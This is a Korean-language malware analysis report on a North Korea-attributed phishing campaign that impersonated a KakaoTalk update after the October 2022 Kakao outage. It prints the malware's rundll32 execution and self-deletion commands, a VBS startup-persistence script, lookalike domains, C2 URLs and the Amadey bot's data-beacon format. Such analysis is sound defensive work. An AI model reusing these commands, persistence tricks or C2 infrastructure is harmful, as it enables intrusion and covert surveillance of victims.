
해당 전자우편에 대한 자유아시아방송의 분석 의뢰를 받은 복수의 한국 내 보안 전문가들은 이를 북한의 소행으로 진단했습니다. 북한 해커가 목표에 대한 공격에 성공할 경우 목표의 개인용 컴퓨터를 원격제어할 수 있게 됩니다. 정보수집 및 컴퓨터 이용자 감시 등이 주된 목적인 것으로 관측됩니다.

다만 현재까지는 북한 업계 종사자 및 탈북민 일부에게만 해당 전자우편이 발신된 것으로 확인됐습니다.

문종현 이스트시큐리티 이사는 카카오 서비스 장애 하루만에 이 같은 전자우편이 발신됐다는 점을 주목했습니다. 북한이 현재 진행형인 대형 사건들을 신속하고 적극적으로 활용했다며 이번 사태를 활용한 변형된 해킹 시도도 있을 것으로 전망했습니다.

해당 공격이 북한 배후의 해킹 공격으로 1차 분석이 완료된 17일 월요일 오전 시점 이후 민관 사이버합동 공조가 신속하게 진행됐고, 과학기술정보통신부와 한국인터넷진흥원(KISA)은 대국민 안전 안내문자 발송과 보호나라 웹사이트에 보안공지를 게재했다.


[그림 3] 카카오 서비스 장애 이슈를 악용한 사이버 공격에 대한 주의 권고



안전 안내 문자

[과기정통부]▲카카오톡 설치파일 등으로 위장한 해킹메일, 스미싱 유포 주의▲상세내용은 보호나라 누리집(한국인터넷진흥원)-보안공지 확인 부탁드립니다.

확인



KISA 인터넷보호나라 KrCERT

카카오 서비스 장애 이슈를 악용한 사이버 공격에 대한 주의 권고

자세히 보기

한편, 10월 17일 월요일 오후까지 후속 공격들이 연이어 계속 이어지고, 아래와 같이 '[Kakao][필수] 카카오톡 업데이트안내' 제목의 이메일로 변종 공격이 발견된다.

1) https://www.rfa.org/korean/in_focus/nk_nuclear_talks-10172022095211.html


2. 이메일 공격 분석

해당 이메일에는 다음과 같은 본문내용을 담고 있으며, 하단 위치에 [카카오톡 업데이트] 링크 버튼과 함께 'KakaoTalk_Update.zip' 첨부파일이 있는 것처럼 보여주지만, 실제로 파일이 첨부된 것은 아니고 URL 링크로 연결된다.

> PC버전 카카오톡 설치안내
>
> 현재 모바일버전의 카카오톡 및 카카오 서비스들의 주요 기능들은 상당 부분 정상화되고 있으나 PC버전의 경우 일부 데이터 누실 가능성이 있어 긴급히 메일 드립니다.
>
> 카카오에 공유한 자료가 있으시다면 데이터 보호를 위해 반드시 최신 버전으로 업데이트된 PC버전의 카카오톡을 설치하시길 권해드립니다.
>
> 서비스 이용에 불편을 드린 점 다시 한 번 사과 드립니다.
>
> [카카오톡 업데이트]

이메일의 주요 정보를 추출하면 다음과 같고, 첨부파일은 실제 일반파일로 존재하는 것이 아니라, 특정 서버에서 다운로드 되도록 링크 주소가 연결된 구조이다.

[표 1] 이메일 헤더 메타 데이터

이메일 제목	[Kakao][필수] 카카오톡 업데이트안내
수신 날짜	2022-10-17 (월) 오후 2:05
발신자 주소	'카카오팀' 〈account-noreply@kakaocorps.com〉
첨부 파일명 (링크)	KakaoTalk_Update.zip
링크 주소	https://mailcorp.center/download/?un=(아이디)&filena=KakaoTalk_Update.zip
발신자 아이피	X-Session-IP: 92.38.160.210 Received: from localhost.localdomain (naver-corp.com [92.38.160.210]) [KR]
이메일 화면	

먼저 이메일 발신 주소지 '카카오팀' 〈account-noreply@kakaocorps.com〉를 살펴보면, 카카오의 공식 도메인 주소인 'kakaocorp.com'과 유사하게 만들었지만 영문 소문자 s 알파벳이 추가된 것을 알 수 있다.

공격에 이용된 'kakaocorps.com' 도메인 주소는 '210.92.18.164' 한국[KR] 아이피 주소로 연결된 이력이 존재하고, 'kakaocop.com' 유사 도메인도 비슷한 시기 등록되어, 또 다른 변종 공격에 악용됐을 것으로 추정된다.

3. 악성 파일 유포지 조사

'KakaoTalk_Update.zip' 파일은 유포 당시 아래와 같은 주소에서 다운로드가 시도되었으며, 일정 시간 이후에는 접속이 중단된 상태이다.

https://mailcorp.center/download/?un=(이메일 아이디)&filena=KakaoTalk_Update.zip

'mailcorp.center' 도메인은 '27.255.81.115' 한국 아이피로 연결된 이력이 존재하고, 'kakao.com.co', 'daum.net.in' 도메인 등이 Passive DNS 주소로 사용됐다.

참고로 다음과 같은 경로에서 변종 공격이 수행된 기록이 존재하고, 'naverfiles.com' 도메인은 '27.255.79.225' 한국[KR] 아이피로 연결됐다.

- https://naverfiles.com/download/?un=(이메일 아이디)&filena=KakaoTalkUpdate.zip
- https://kakao.com.co/download/?un=(이메일 아이디)&filena=KakaoTalk_Update.zip

4. 악성 파일 분석

'KakaoTalkUpdate.zip' 압축 파일로 유포된 것들은 대체로 유사한 기능을 가진 것으로 보이며, 내부에 포함된 'KakaoTalk_Update.exe' 변종은 총 3가지가 확인된다.

KakaoTalk_Update.exe
MD5 Hash

- b97301add70d26fddf4f30f0adf18b5f
- 0184b0f6403420f7134a3e4a37498754
- 2a99e872d21af640aaaed4ed68f5ede7

각 'KakaoTalk_Update.exe' 파일은 모두 'office-download3791.com' C2 주소로 접속해 추가 파일을 다운로드 시도한다. 이때 사용하는 통신 경로는 아래와 같다.

- https://office-download3791.com/list.php?q=e1&18467=41
- 108.177.235.246 [US]


[그림 4] Public 경로에 생성되는 ZIP파일

그리고 통신이 이뤄지면, 'normal.x' 파일명으로 인터넷 임시폴더에 받아지고, Public 경로에 랜덤한 6자리 숫자로 구성된 ZIP 파일로 생성된다.

해당 압축 파일 내부에는 'srms.dat' 파일이 포함되어 있고, 압축파일 기준 날짜는 2022년 10월 17일 오후 2시 53분이다.


공격 이메일이 2022년 10월 17일 오후 2시 05분인 것과 16일부터 공격 정황이 있다는 것을 봤을 때 다운로드 파일이 지속적으로 변경했다는 것을 예상해 볼 수 있지만, 이 압축 파일은 10월 16일 오전에 확인했을 때도 이미 17일자로 설정된 동일한 파일이 유포되고 있었기 때문에 시간은 임의 조작된 것으로 확인된다.

[그림 5] 생성된 ZIP 파일 내 'srms.dat' 파일



압축 내부에 포함된 'srms.dat' 파일은 약 175Mb (174,850,048 바이트) 파일 크기를 가지고 있는데, 코드 내부를 보면, 실행에 필요없는 오버레이 코드가 포함된 것을 알 수 있다. 이는 보안 제품 탐지 회피 목적 등으로 사용된 것으로 추정된다.

[그림 6] 'srms.dat' 파일 코드



'srms.dat' 파일은 32비트 DLL 파일로 한국시간 기준 2022년 10월 15일 토요일 오후 1시 43분에 빌드되었고, 이때는 카카오 서비스 장애가 발생하기 이전 시점이라 타임스탬프가 조작됐거나 이전에 미리 만들어진 악성파일이 뒤늦게 사용됐을 수 있다.

또한, 해당 파일은 익스포트 함수명으로 'DropDll2.dll' 파일명이 사용됐다.

CMD 명령을 통해 압축이 해제된 'srms.dat' 파일이 Run 인자값으로 실행되고, 'KakaoTalk_Update.exe' 파일을 삭제한다.

```
Cmd.exe /C rundll32.exe "C:\Users\Public\srms.dat" Run
Cmd.exe /C timeout /t 5 /nobreak & Del /f /q "C:\실행경로\KakaoTalk_Update.exe"
```

'srms.dat' 파일은 분석을 방해하기 위해 Themida 프로그램으로 패킹되어 있고, 'C:\Users\Public\(랜덤 6자리 숫자 폴더)' 경로에 'tapi32.dll' 이름의 악성파일을 추가로 생성한다.

그리고 CMD 명령을 수행하여 실행 및 'srms.dat' 파일을 삭제한다.

```
Rundll32.exe "C:\Users\Public\(랜덤 6자리 숫자 폴더)\tapi32.dll",Run
Rundll32.exe "C:\Users\Public\(랜덤 6자리 숫자 폴더)\tapi32.dll",Start
Cmd.exe /C timeout /t 5 /nobreak & Del /f /q "C:\Users\Public\srms.dat"
```

더불어 'C:\ProgramData\Startup' 경로에 'officetemplate.vbs' 파일을 생성하는데 이 파일은 다음과 같은 명령을 포함하고 있다.

[그림 7] 'officetemplate.vbs' 파일 포함 명령


```
000021f0 53 00 74 00 61 00 72 00 74 00 75 00 70 00 00 00 S.t.a.r.t.u.p...
00002200 6b 65 72 6e 65 6c 33 32 00 00 00 00 00 00 00 00 kernel32........
00002210 63 00 6d 00 64 00 2e 00 65 00 78 00 65 00 20 00 c.m.d...e.x.e. .
00002220 2f 00 43 00 20 00 74 00 69 00 6d 00 65 00 6f 00 /.C. .t.i.m.e.o.
00002230 75 00 74 00 20 00 2f 00 74 00 20 00 35 00 20 00 u.t. ./.t. .5. .
00002240 2f 00 6e 00 6f 00 62 00 72 00 65 00 61 00 6b 00 /.n.o.b.r.e.a.k.
00002250 20 00 26 00 20 00 44 00 65 00 6c 00 20 00 2f 00  .&. .D.e.l. ./.
00002260 66 00 20 00 2f 00 71 00 20 00 22 00 25 00 73 00 f. ./.q. ."%.s.
00002270 22 00 00 00 77 00 62 00 00 00 00 00 73 68 65 6c "...w.b.....shel
00002280 6c 33 32 2e 64 6c 6c 00 6b 65 72 6e 65 6c 33 32 l32.dll.kernel32
00002290 2e 64 6c 6c 00 00 00 00 25 00 30 00 33 00 64 00 .dll....%.0.3.d.
000022a0 25 00 30 00 33 00 64 00 00 00 00 00 61 00 58 00 %.0.3.d.....a.X.
000022b0 79 00 66 00 77 00 79 00 7a 00 75 00 00 00 00 00 y.f.w.y.z.u.....
000022c0 25 00 73 00 5c 00 25 00 73 00 00 00 6f 00 66 00 %.s.\.%.s...o.f.
000022d0 66 00 69 00 63 00 65 00 74 00 65 00 6d 00 70 00 f.i.c.e.t.e.m.p.
000022e0 6c 00 61 00 74 00 65 00 2e 00 76 00 62 00 73 00 l.a.t.e...v.b.s.
000022f0 00 00 00 00 00 00 00 00 53 65 74 20 57 73 68 53 ........Set WshS
00002300 68 65 6c 6c 20 3d 20 43 72 65 61 74 65 4f 62 6a hell = CreateObj
00002310 65 63 74 28 22 57 53 63 72 69 70 74 2e 53 68 65 ect("WScript.She
00002320 6c 6c 22 29 3a 62 74 54 78 74 20 3d 20 22 63 6d ll"):btTxt = "cm
00002330 64 2e 65 78 65 20 2f 63 20 72 75 6e 64 6c 6c 33 d.exe /c rundll3
00002340 32 2e 65 78 65 20 22 22 25 73 22 22 2c 52 75 6e 2.exe ""%s"",Run
00002350 22 3a 69 5f 72 65 67 3d 22 48 4b 43 55 5c 53 6f ":i_reg="HKCU\So
00002360 66 74 77 61 72 65 5c 4d 69 63 72 6f 73 6f 66 74 ftware\Microsoft
00002370 5c 49 6e 74 65 72 6e 65 74 20 45 78 70 6c 6f 72 \Internet Explor
00002380 65 72 5c 4d 61 69 6e 5c 22 3a 57 73 68 53 68 65 er\Main\":WshShe
00002390 6c 6c 2e 52 65 67 57 72 69 74 65 20 69 5f 72 65 ll.RegWrite i_re
000023a0 67 20 26 20 22 44 69 73 61 62 6c 65 46 69 72 73 g & "DisableFirs
000023b0 74 52 75 6e 43 75 73 74 6f 6d 69 7a 65 22 2c 31 tRunCustomize",1
000023c0 2c 20 22 52 45 47 5f 44 57 4f 52 44 22 3a 57 73 , "REG_DWORD":Ws
000023d0 68 53 68 65 6c 6c 2e 52 65 67 57 72 69 74 65 20 hShell.RegWrite
000023e0 69 5f 72 65 67 20 26 20 22 43 68 65 63 6b 5f 41 i_reg & "Check_A
000023f0 73 73 6f 63 69 61 74 69 6f 6e 73 22 2c 22 6e 6f ssociations","no
00002400 22 2c 20 22 52 45 47 5f 53 5a 22 3a 57 73 68 53 ", "REG_SZ":WshS
00002410 68 65 6c 6c 2e 72 75 6e 20 62 74 54 78 74 2c 20 hell.run btTxt,
00002420 30 2c 20 66 61 6c 73 65 00 00 00 00 72 00 75 00 0, false....r.u.
00002430 6e 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 n.d.l.l.3.2...e.
00002440 78 00 65 00 20 00 22 00 25 00 73 00 22 00 2c 00 x.e. ."%.s.",.
00002450 52 00 75 00 6e 00 00 00 69 6e 76 61 6c 69 64 20 R.u.n...invalid
00002460 73 74 72 69 6e 67 20 70 6f 73 69 74 69 6f 6e 00 string position.
```

```
Set WshShell = CreateObject("WScript.Shell"):btTxt = "cmd.exe /c rundll32.exe ""C:\users\public\(랜덤 6자리 숫자 폴더)\tapi32.dll"",Run":i_reg="HKCU\Software\Microsoft\Internet Explorer\Main\":WshShell.RegWrite i_reg & "DisableFirstRunCustomize",1, "REG_DWORD":WshShell.RegWrite i_reg & "Check_Associations","no", "REG_SZ":WshShell.run btTxt, 0, false
```

그리고 'officetemplate.vbs' 파일을 자동으로 실행하기 위해 레지스트리 시작프로그램(StartUp) 경로를 '%USERPROFILE%\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup'에서 'C:\ProgramData\Startup' 위치로 변경한다.

따라서 운영체제가 시작될 때마다 'officetemplate.vbs' 파일이 실행되고, 'tapi32.dll' 악성 파일이 작동된다.

[그림 8] C:\ProgramData\Startup로 변경된 경로의 'officetemplate.vbs' 파일




'tapi32.dll' 파일 역시 Themida 프로그램으로 패킹이 되어 있으며, 익스포트 함수명은 'Amadey2008.dll' 이다. 함수명과 동일하게 Amadey Bot 변종이며, 빌드타임은 한국시간(KST) 기준으로 2022년 10월 17일 오후 2시 48분이다.

'tapi32.dll' 파일은 다음과 같은 C2 서버로 통신을 시도하며, Amadey Bot 대시보드를 확인할 수 있다.


- https://rs-shop7301.com/index.php - Amadey
- http://hc228783.info/index.php
- http://bj226871.info/index.php

[그림 9] 'https://rs-shop7301.com/index.php' 페이지



Amadey C2 코드는 이미 깃허브 등에 오픈되어 있는 상태라 누구나 쉽게 악용할 수 있는 상태이다.

[그림 10] Amadey 기능 작동 화면




Amadey 기능이 작동되면 다음과 같은 정보를 수집하여 'https://rs-shop7301.com/index.php' 주소로 웹폼 정보로 전송한다.

id=(하드디스크 볼륨 시리얼 연산 값)&vs=(Amadey 버전)&ar=(권한)&bi=(OS비트)&lv=(추가 다운로드)&os=(OS 버전)&av=(설치된 백신프로그램)&pc=(컴퓨터명)&un=(사용자명)

과거 유사한 Amadey 사례[2]에서 볼 수 있는 패널 화면은 다음과 같다.

[그림 11] 과거 Amadey 사례 내 패널 화면



5. 북한 배후 소행 판단 근거 및 유사도 비교

1) 첫 번째 근거

위에서 기술한 바와 같이 2022년 10월, 카카오톡 업데이트로 위장해 공격한 악성파일은 'office-download3791.com' C2서버와 통신이 성공되면 'normal.x' 파일명으로 인터넷 임시폴더에 받아지고, Public 경로에 랜덤한 6자리 숫자로 구성된 ZIP 파일로 생성된다.

- https://office-download3791.com/list.php?q=e1&18467=41

그런데 2021년 03월 자유북한운동 단체를 사칭해 대북분야 종사자를 대상으로 악성 DOCX 문서로 수행된 공격에서도 'normal.x' 파일명을 사용한 공격이 발견된다. 물론 이외에도 다수의 사례가 존재하지만 그 부분은 생략한다.

